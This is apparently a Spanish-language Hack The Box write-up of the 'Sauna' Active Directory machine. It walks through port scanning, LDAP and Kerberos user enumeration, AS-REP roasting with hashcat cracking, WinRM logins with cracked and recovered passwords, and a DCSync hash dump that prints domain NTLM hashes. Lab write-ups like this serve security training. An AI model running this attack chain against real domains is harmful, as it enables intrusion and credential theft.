Sauna

Reconocimiento

Primero que todo, realizamos un ping a la máquina para ver si nuestro equipo tiene conectividad con esta; IP: `10.10.10.175`.

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Sauna]
└─# ping 10.10.10.175
PING 10.10.10.175 (10.10.10.175) 56(84) bytes of data.
64 bytes from 10.10.10.175: icmp_seq=1 ttl=127 time=34.9 ms
64 bytes from 10.10.10.175: icmp_seq=2 ttl=127 time=35.9 ms
^C
--- 10.10.10.175 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 34.852/35.371/35.890/0.519 ms

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Sauna]
└─#
```

Como se puede ver, la máquina está activa con un TTL de 127, es decir es una Windows

Enumeración

Empezamos la fase de enumeración con la recopilación de puertos abiertos de la máquina:

```
nmap -p- --open -sS --min-rate 4000 -vvv -n -Pn 10.10.10.175 -oG allPorts
```

```
Completed SYN Stealth Scan at 14:14, 32.92s elapsed (65535 total ports)
Nmap scan report for 10.10.10.175
Host is up, received user-set (0.035s latency).
Scanned at 2024-07-26 14:14:16 CEST for 33s
Not shown: 65515 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49668/tcp open  unknown          syn-ack ttl 127
49675/tcp open  unknown          syn-ack ttl 127
49676/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49733/tcp open  unknown          syn-ack ttl 127
49770/tcp open  unknown          syn-ack ttl 127
```

> *Puertos abiertos:*
> *53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49675,49676,49677,49*

> *733,49770*

Una vez teniendo los puertos abiertos, realizamos un escaneo de versiones y servicios:

```
nmap -sC -sV -
p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49675,49676,49677
,49733,49770 10.10.10.175 -oN targeted
```

```
┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Sauna]
└─# nmap -sC -sV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49668,49675,49676,49677,49733,49770 10.10.10.175 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 14:20 CEST
Nmap scan report for 10.10.10.175
Host is up (0.095s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-26 19:20:31Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49668/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49733/tcp open  msrpc         Microsoft Windows RPC
49770/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 7h00m02s
| smb2-time:
|   date: 2024-07-26T19:21:21
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.63 seconds

┌──(root㉿zephyrus)-[/home/dimegio/Dimegio/HackTheBox/Sauna]
└─#
```

Crackmapexec


Como el puerto smb está abierto, enumeramos el dominio y la información de la máquina mediante crackmapexec:

```
crackmapexec smb 10.10.10.175
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ crackmapexec smb 10.10.10.175
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA)
(domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$
```


En este caso, el dominio es: `EGOTISTICAL-BANK.LOCAL` por lo que lo añadimos al `/etc/hosts`. Ahora si probamos a enumerar los recursos, veremos que no tenemos permiso:



RPCCLIENT

Si nos intentamos conectar mediante RPCCLIENT para enumerar los recursos, no tendremos acceso a estos:


```
rpcclient -U "" 10.10.10.175 -N -c "enumdomusers"
```



LDAPSEARCH

Como vemos que el puerto de LDAP está abierto, realizamos las siguientes consultas para enumerar información:

```
ldapsearch -x -H ldap://10.10.10.175 -s base namingcontexts
```



```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ ldapsearch -x -H ldap://10.10.10.175 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingcontexts: DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
namingcontexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$
```

```
ldapsearch -x -H ldap://10.10.10.175 -b 'DC=EGOTISTICAL-BANK,DC=LOCAL'
```


> *el `'DC=EGOTISTICAL-BANK,DC=LOCAL'` se saca a partir del namingcontexts*

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ ldapsearch -x -H ldap://10.10.10.175 -b 'DC=EGOTISTICAL-BANK,DC=LOCAL'
# extended LDIF
#
# LDAPv3
# base <DC=EGOTISTICAL-BANK,DC=LOCAL> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# EGOTISTICAL-BANK.LOCAL
dn: DC=EGOTISTICAL-BANK,DC=LOCAL
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
instanceType: 5
whenCreated: 20200123054425.0Z
whenChanged: 20240726005157.0Z
subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
uSNCreated: 4099
dSASignature:: AQAAACgAAAAAAAAAAAAAAAAAAAAAAAAAQL7gs8Yl7ESyuZ/4XESy7A==
uSNChanged: 102433
name: EGOTISTICAL-BANK
objectGUID:: 7AZOUMEioUOTwM9IB/gzYw==
replUpToDateVector:: AgAAAAAAAAAHAAAAAAAAAJ0ICBOvpfBEnih4DztqU+sXkAEAAAAAACyEs
 xwDAAAARsb/VEiFdUq/CcLUBWrijxaAAQAAAAAAHXqGHAMAAACrjO940UmFRLLC7Zxl/q+tDOAAAA
 AAAAAoOP4WAwAAANzRVIHxYS5CtEQKQAnmhHUVcAEAAAAAANRuDxcDAAAA/VqFkkbeXkGqVm5qQCP
 2DAvQAAAAAAAA0PAKFQMAAACb8MWfbB18RYsV+i8aPhNOFGABAAAAAAAQ1QAXAwAAAEC+4LPGJexE
 srmf+FxEsuwJsAAAAAAAANQEUhQDAAAA
creationTime: 133664287177774510
forceLogoff: -9223372036854775808
lockoutDuration: -18000000000
lockOutObservationWindow: -18000000000
lockoutThreshold: 0
maxPwdAge: -36288000000000
minPwdAge: -864000000000
minPwdLength: 7
modifiedCountAtLastProm: 0
nextRid: 1000
pwdProperties: 1
pwdHistoryLength: 24
objectSid:: AQQAAAAAAAUVAAAA+o7VsIowlbg+rLZG
serverState: 1
uASCompat: 1
modifiedCount: 1
auditingPolicy:: AAE=
nTMixedDomain: 0
rIDManagerReference: CN=RID Manager$,CN=System,DC=EGOTISTICAL-BANK,DC=LOCAL
fSMORoleOwner: CN=NTDS Settings,CN=SAUNA,CN=Servers,CN=Default-First-Site-Name
 ,CN=Sites,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
systemFlags: -1946157056
wellKnownObjects: B:32:6227F0AF1FC2410D8E3BB10615BB5B0F:CN=NTDS Quotas,DC=EGOT
 ISTICAL-BANK,DC=LOCAL
```

En dicho contenido extraído, observamos que existe un usuario Hugo Smith.

```
ldapsearch -x -H ldap://10.10.10.175 -b 'DC=EGOTISTICAL-BANK,DC=LOCAL' | grep
"dn: CN="
dn: CN=Users,DC=EGOTISTICAL-BANK,DC=LOCAL
```



Por lo que teniendo el puerto 88 abierto, intentaremos realizar un ataque al servicio de kerberos, antes, creando un diccionario de posibles combinaciones de nombre de usuario.

```
hugosmith
hugo.smith
h.smith
hsmith
```

Ahora simplemente realizamos el ataque:


```
kerbrute userenum -d EGOTISTICAL-BANK.LOCAL --dc 10.10.10.175 hugoSmith
```

En este caso, vemos como el usuario `hsmith` es válido.

> *En caso de que Kerberos fuera vulnerable a AS-REP Roasting, kerbrute hubiera reportado el TGT hash, para posteriormente crackearlo de manera local, pero como no lo ha reportado, entonces no es vulnerable.*

Web

Analizando la página web, encontramos distintos usuarios.



Por lo cual los añadimos en nuestro diccionario de usuarios, siendo el nombre la primera letra y el apellido el resto.

Nuevamente intentamos realizar el ataque mediante kerbrute:

```
kerbrute userenum -d EGOTISTICAL-BANK.LOCAL --dc 10.10.10.175 users
```

En esta ocasión podemos ver como efectivamente hemos obtenido el hash TGT del usuario fsmith

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ kerbrute userenum -d EGOTISTICAL-BANK.LOCAL --dc 10.10.10.175 users

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 07/26/24 - Ronnie Flathers @ropnop

2024/07/26 21:51:05 >  Using KDC(s):
2024/07/26 21:51:05 >   10.10.10.175:88

2024/07/26 21:51:05 >  [+] fsmith has no pre auth required. Dumping hash to crack offline:
$krb5asrep$18$fsmith@EGOTISTICAL-BANK.LOCAL:01c5b4aadd76ffec32ab44a2d505fd53$2555ae63188fbf7ce2074f999400a7f281150433
fecfc987b3d741d6a70a5c4216a2f721a44ec54b1435da04b3b5843a42b504f23a683b2a47823f6870a41b5a29ebfa585f3089cb0065767ee5f24
c9cbaf3fce1ddf6c324c93317cd2c87e9b658c209f3baa6a5536a23f6ca9102acb065bfb4b11ae94c232964d0d6c58061e88ad7baa7d7963e1079
2024/07/26 21:51:05 >  [+] VALID USERNAME:       fsmith@EGOTISTICAL-BANK.LOCAL
2024/07/26 21:51:05 >  [+] VALID USERNAME:       hsmith@EGOTISTICAL-BANK.LOCAL
2024/07/26 21:51:05 >  Done! Tested 7 usernames (2 valid) in 0.112 seconds

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$
```

Ahora utilizamos hash the cat para crackear el hash y obtener la contraseña en texto plano:

```
hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt --force
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ hashcat -m 18200 hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - P
latform #1 [The pocl project]
================================================================================================================
============================
* Device #1: cpu-haswell-AMD Ryzen 9 3950X 16-Core Processor, 2899/5863 MB (1024 MB allocatable), 32MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 8 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:6aa48ecb1ecc60a5e533907e9c72235a$fbdf95768ad7a5143e975ba9891f9655db
595b8e5c93d79ab4946bef3b5e297e5cc27f62ba36ce442f44b8f4ba1dc9be19357c4d828ec83d33758b076cd73fef76d676aee7da8193e
e5f8fe71c54ba77f8f19bdfa741c29cc551b86f00a731c0c23764a43005fdd487c1cd7ad0a621f02313901db2f5321db791789a47c0217d
d486bf102d3552ced8a970795b776e024e9771de47169ad2ddd8f5cb272608db5898b6db99b513d941598990646b23ec43259f6e4713a67
a3aa33725d6fbd342cd5e7469a16358fc1c691a9d6cecb04de5ca1b3219d5c889c3df6fe6a884f4fa4f6c81d3fb887dd84bf50ba08ac966
bc03a603c211369b9c5a770fdbd2a7cf93:Thestrokes23
```

Con esto, obtendríamos que la contraseña de `fsmith` es `Thestrokes23`.

Comprobamos que sea válida la contraseña:

```
crackmapexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ crackmapexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB         10.10.10.175    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA)
SMB         10.10.10.175    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$
```

Como el puerto WinRM está abierto, vemos si fsmith forma parte del grupo Remote Managment Users:

```
crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ crackmapexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB         10.10.10.175    5985   SAUNA            [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
HTTP        10.10.10.175    5985   SAUNA            [*] http://10.10.10.175:5985/wsman
WINRM       10.10.10.175    5985   SAUNA            [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)

┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$
```

Como ha salido `Pwn3d!` entonces, si forma parte del grupo, así que nos conectamos mediante winrm:

```
evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

Si enumeramos los usuarios del grupo "Remote Managemente Users" vemos que existe otro usuario también `svc_loanmgr`

```
net localgroup "Remote Management Users"
```

```
*Evil-WinRM* PS C:\Users\FSmith\Desktop> net localgroup "Remote Management Users"
Alias name     Remote Management Users
Comment        Members of this group can access WMI resources over management protocols (such as WS-Management

Members

-------------------------------------------------------------------------------
FSmith
svc_loanmgr
The command completed successfully.

*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```


WinPeas

Subimos Winpeas para poder enumerar más información.

```
*Evil-WinRM* PS C:\Windows\Temp\Recon> upload /home/dimegio/Dimegio/HackTheBox/Sauna/winPEASx64.exe

Info: Uploading /home/dimegio/Dimegio/HackTheBox/Sauna/winPEASx64.exe to C:\Windows\Temp\Recon\winPEASx64.exe
Progress: 29% : |▓▓▓▓▓▓▓▓▓▓|
```

Ejecutado , encontramos credencial:




```
EGOTISTICALBANK\svc_loanmanager
Moneymakestheworldgoround!
```

No obstante, si vemos los usuarios del sistema:

```
net users
```

Vemos que no existe el usuario `svc_loanmanager`, pero si el usuario `svc_loanmgr`, por lo que intentamos conectarnos con dicho usuario

```
crackmapexec winrm 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
```

Como se observa, el usuario existe con dicha credencial y además forma parte del grupo "Remote Management Users" por lo que nos podemos conectar a winrm

```
evil-winrm -i 10.10.10.175 -u "svc_loanmgr" -p "Moneymakestheworldgoround\!"
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ evil-winrm -i 10.10.10.175 -u "svc_loanmgr" -p "Moneymakestheworldgoround\!"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

No obstante, no se encuentra nada. Ahora intentamos aplicar un ataque DCSync para ver si podemos obtener los hashes de los usuarios, para posteriormente realizar un pass the hash:

```
impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr@10.10.10.175
```

```
┌──(dimegio㉿zephyrus)-[~/Dimegio/HackTheBox/Sauna]
└─$ impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr@10.10.10.175
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
